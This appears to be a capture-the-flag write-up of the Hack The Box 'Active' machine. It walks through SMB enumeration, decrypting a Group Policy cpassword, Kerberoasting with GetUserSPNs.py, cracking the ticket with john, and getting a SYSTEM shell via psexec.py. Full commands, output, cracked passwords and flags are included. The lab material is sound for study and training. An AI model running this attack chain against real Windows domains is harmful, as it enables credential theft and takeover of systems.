
active


at this machine we do anonymous login in smb then found file that have user and hash we gonna decrypt it and login with those creds and get first flag , this machine is vuln to Kerberoasting attack so we gonna request ticket and get it with GetUserSPNs.py and by crack the ticket we can log with administrator and this cracked password

at first we recon



```
┌──(root㉿meow)-[~/htb/active]
└─# nmap 10.129.155.172 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-23 20:46 EDT
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 58.82% done; ETC: 20:47 (0:00:11 remaining)
Nmap scan report for 10.129.155.172
Host is up (0.48s latency).
Not shown: 983 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-07-24 00:47:01Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 67.52 seconds
```


lets first check accessible shares from smb with smbmap



```
┌──(root㉿meow)-[~/htb/active]
└─# smbmap -H 10.129.155.172
[+] IP: 10.129.155.172:445      Name: 10.129.155.172
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        Replication                                             READ ONLY
        SYSVOL                                                  NO ACCESS       Logon server share
        Users                                                   NO ACCESS
```


so we gonna connect it

by search in files found interesting file




```
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> ls
  .                                   D        0  Sat Jul 21 06:37:44 2018
  ..                                  D        0  Sat Jul 21 06:37:44 2018
  Groups.xml                          A      533  Wed Jul 18 16:46:06 2018

                5217023 blocks of size 4096. 287908 blocks available
```

lets get this file and check it




```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18
20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName="" description="" cpassword="edBSHOwhZLTjt/
QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></
User>
</Groups>
```

and this cpassword is an group policy password can be cracked by gpp-decrypt binary




```
┌──(root㉿meow)-[~/htb/active/gpp-decrypt]
└─# gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
GPPstillStandingStrong2k18
```

cool , now lets see what shares we can access




```
┌──(root㉿meow)-[~/htb/active/gpp-decrypt]
└─# smbmap -H 10.129.155.172 -u SVC_TGS -p GPPstillStandingStrong2k18
[+] IP: 10.129.155.172:445      Name: active.htb
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        Replication                                             READ ONLY
        SYSVOL                                                  READ ONLY       Logon server share
        Users                                                   READ ONLY
```

lets get into users share




```
┌──(root㉿meow)-[~/htb/active]
└─# smbclient  \\\\10.129.155.172\\Users -U SVC_TGS
Password for [WORKGROUP\SVC_TGS]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                  DR        0  Sat Jul 21 10:39:20 2018
  ..                                 DR        0  Sat Jul 21 10:39:20 2018
  Administrator                       D        0  Mon Jul 16 06:14:21 2018
  All Users                       DHSrn        0  Tue Jul 14 01:06:44 2009
  Default                           DHR        0  Tue Jul 14 02:38:21 2009
  Default User                    DHSrn        0  Tue Jul 14 01:06:44 2009
  desktop.ini                       AHS      174  Tue Jul 14 00:57:55 2009
  Public                             DR        0  Tue Jul 14 00:57:55 2009
  SVC_TGS                             D        0  Sat Jul 21 11:16:32 2018
```

lets get into user directory and get the flag




```
smb: \> cd SVC_TGS\
smb: \SVC_TGS\> ls
  .                                   D        0  Sat Jul 21 11:16:32 2018
  ..                                  D        0  Sat Jul 21 11:16:32 2018
  Contacts                            D        0  Sat Jul 21 11:14:11 2018
  Desktop                             D        0  Sat Jul 21 11:14:42 2018
  Downloads                           D        0  Sat Jul 21 11:14:23 2018
  Favorites                           D        0  Sat Jul 21 11:14:44 2018
  Links                               D        0  Sat Jul 21 11:14:57 2018
  My Documents                        D        0  Sat Jul 21 11:15:03 2018
  My Music                            D        0  Sat Jul 21 11:15:32 2018
  My Pictures                         D        0  Sat Jul 21 11:15:43 2018
  My Videos                           D        0  Sat Jul 21 11:15:53 2018
  Saved Games                         D        0  Sat Jul 21 11:16:12 2018
  Searches                            D        0  Sat Jul 21 11:16:24 2018

                5217023 blocks of size 4096. 279479 blocks available
smb: \SVC_TGS\> cd Desktop\
smb: \SVC_TGS\Desktop\> ls
  .                                   D        0  Sat Jul 21 11:14:42 2018
  ..                                  D        0  Sat Jul 21 11:14:42 2018
  user.txt                           AR       34  Sun Jul 23 20:45:46 2023

                5217023 blocks of size 4096. 279479 blocks available
smb: \SVC_TGS\Desktop\> get user.txt
getting file \SVC_TGS\Desktop\user.txt of size 34 as user.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
```



```
┌──(root㉿meow)-[~/htb/active]
└─# cat user.txt
61f05e25d3d651d29c1fdebd56baa39c
```

then while enumerate active directory check service principle name found that svc_tgs run by administrator so we can request an ticket and crack it


`./GetUserSPNs.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -dc-ip 10.129.155.172`



```
┌──(root㉿meow)-[/opt/impacket/examples]
└─# ./GetUserSPNs.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -dc-ip 10.129.155.172
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

ServicePrincipalName  Name           MemberOf                                                   PasswordLastSet             LastLogon                   Delegation
--------------------  -------------  ---------------------------------------------------------  --------------------------  --------------------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 15:06:40.351723  2023-07-23 20:45:53.726146
```


and we need to save the ticket

`./GetUserSPNs.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -dc-ip 10.129.155.172 -save -outputfile gt.out`



```
┌──(root㉿meow)-[/opt/impacket/examples]
└─# cat gt.out
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$a994ca906eb456bf515de48a24105780$d1b2e29172c6a5a214348d336070c4e39f0f0a1d87a36cedad545ff009cb98ee1edbda6b53916513fae3515cba0320e4a8ee9cbb05692b984d70cbd84c7bf1606b0591df7c42
33e3dcd6ec0b476febd95d4440c655942da23ca62c2b19c16f8fc5c74e196b29967779ac4e63374eae2402af7ae43c3d147a7e9c8b556b4c008bead2caef5a73e5113bfdedfae1d9e35fbf912ac4b72b613d9732cb79435189d546522b4eda866bd8df0a3067edf6a3a7bf8e1242dc0fb12b32399c5e9
d186d1e6b5acaf2ef24bba73264681130a399664293371bc375990b3b2295ad982658443f16e52f863301b9c66357a69bd135e11c2408f5814a0f2d69780e074668b07940624982be32fd9c87b3f7b67f7c80221173d037cda2409a81c811f923033b4d51739684ac80f52da1ba41e4a49951ee63f07
dbb34af8b962ab3f6518832e8fb95485ce72727bfaa36503e144ee39810b9268816fd66ecbb79d95ad737c8f71231227ca6eac5a30a9bc41764e73ec137bed8cab0bc024b2069a45be449dcb94e9aef57c99ad41aac6b9b0af8e51a39391a8d8e8e134cc900264462ff986771429d51ec78d374a0faed
5a626dc48425a37bdb4afd7ecaf9390534c9835c567308295efc32ff154e422cbcd9ddeac309e3d7fc3e44b410638967baccd1c247d46efe77464e72346090372ff7b034d7667670ebd6dd2da00552c67056a2fde27d2a6f9365b30dd293e20aec6723211c2c474627c67e8bb87a828b7512188e082d5
ec7becf44a136d7e304302480534ada5414e733509942c026ec9c94c106820fc6ca2a291541014845be0af6ded8771bea92202372aca699a0cdfb2109155e9c85ea767a2e1706715baf333647157981effe9aa53cf637ccc29b60c5c79c645ecaaefe49518e268d1fa12f583e7075e1361d0fcfa3ba7a
b43bbd8b9e17a0891fc2bf9f060e1b8a419c1657e9ff91d8143ce3c800af3fd9723d42d79e624267c3ea0bbbed46e8e6c55b99169027edd1f6cfb5628370db515102d70718a74a4fd80b484d7b96ab0d43ac493b409821df09227b601090ab694179c5420fd3233d3eaf21a8cfdbe05468dd432f403bf
86cb8664b854d185752cc517b5adf517fc6a38fed1a35e9d070b9ee705e7bebf45266805b17746d135372a7b44b4515d77678f9067445653554d41c76b4b8b899d95e6be904c4a943df647f9d8a1fd14d259f9254afd10808860c58f57b5890ecfd884e5c922c1360fa671b5e0
```


lets decrypt it



```
┌──(root㉿meow)-[~/htb/active]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt key
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Ticketmaster1968 (?)
1g 0:00:00:42 DONE (2023-07-23 21:56) 0.02378g/s 250606p/s 250606c/s 250606C/s Tiffani1432..Thrash1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


we can log with `smbclient` or with `psexec.py`

if with psexec



```
┌──(root㉿meow)-[/opt/impacket/examples]
└─# ./psexec.py Administrator:Ticketmaster1968@10.129.155.172
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.129.155.172.....
[*] Found writable share ADMIN$
[*] Uploading file tvEeKlFe.exe
[*] Opening SVCManager on 10.129.155.172.....
[*] Creating service GuxK on 10.129.155.172.....
[*] Starting service GuxK.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32> cd ../../

C:\> dir
 Volume in drive C has no label.
 Volume Serial Number is 15BB-D59C

 Directory of C:\

[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
14/07/2009  06:20 ��    <DIR>          PerfLogs

[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
12/01/2022  04:11 ��    <DIR>          Program Files

[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
21/01/2021  07:49 ��    <DIR>          Program Files (x86)

[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
21/07/2018  05:39 ��    <DIR>          Users

[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
24/07/2023  06:08 ��    <DIR>          Windows

               0 File(s)              0 bytes
               5 Dir(s)   1.144.557.568 bytes free
```

lets get root flag



```
C:\Users\Administrator\Desktop> type root.txt
0e7ad7b69b7507a6661810df520be3a7
```

and here we finish thx for reading ^0^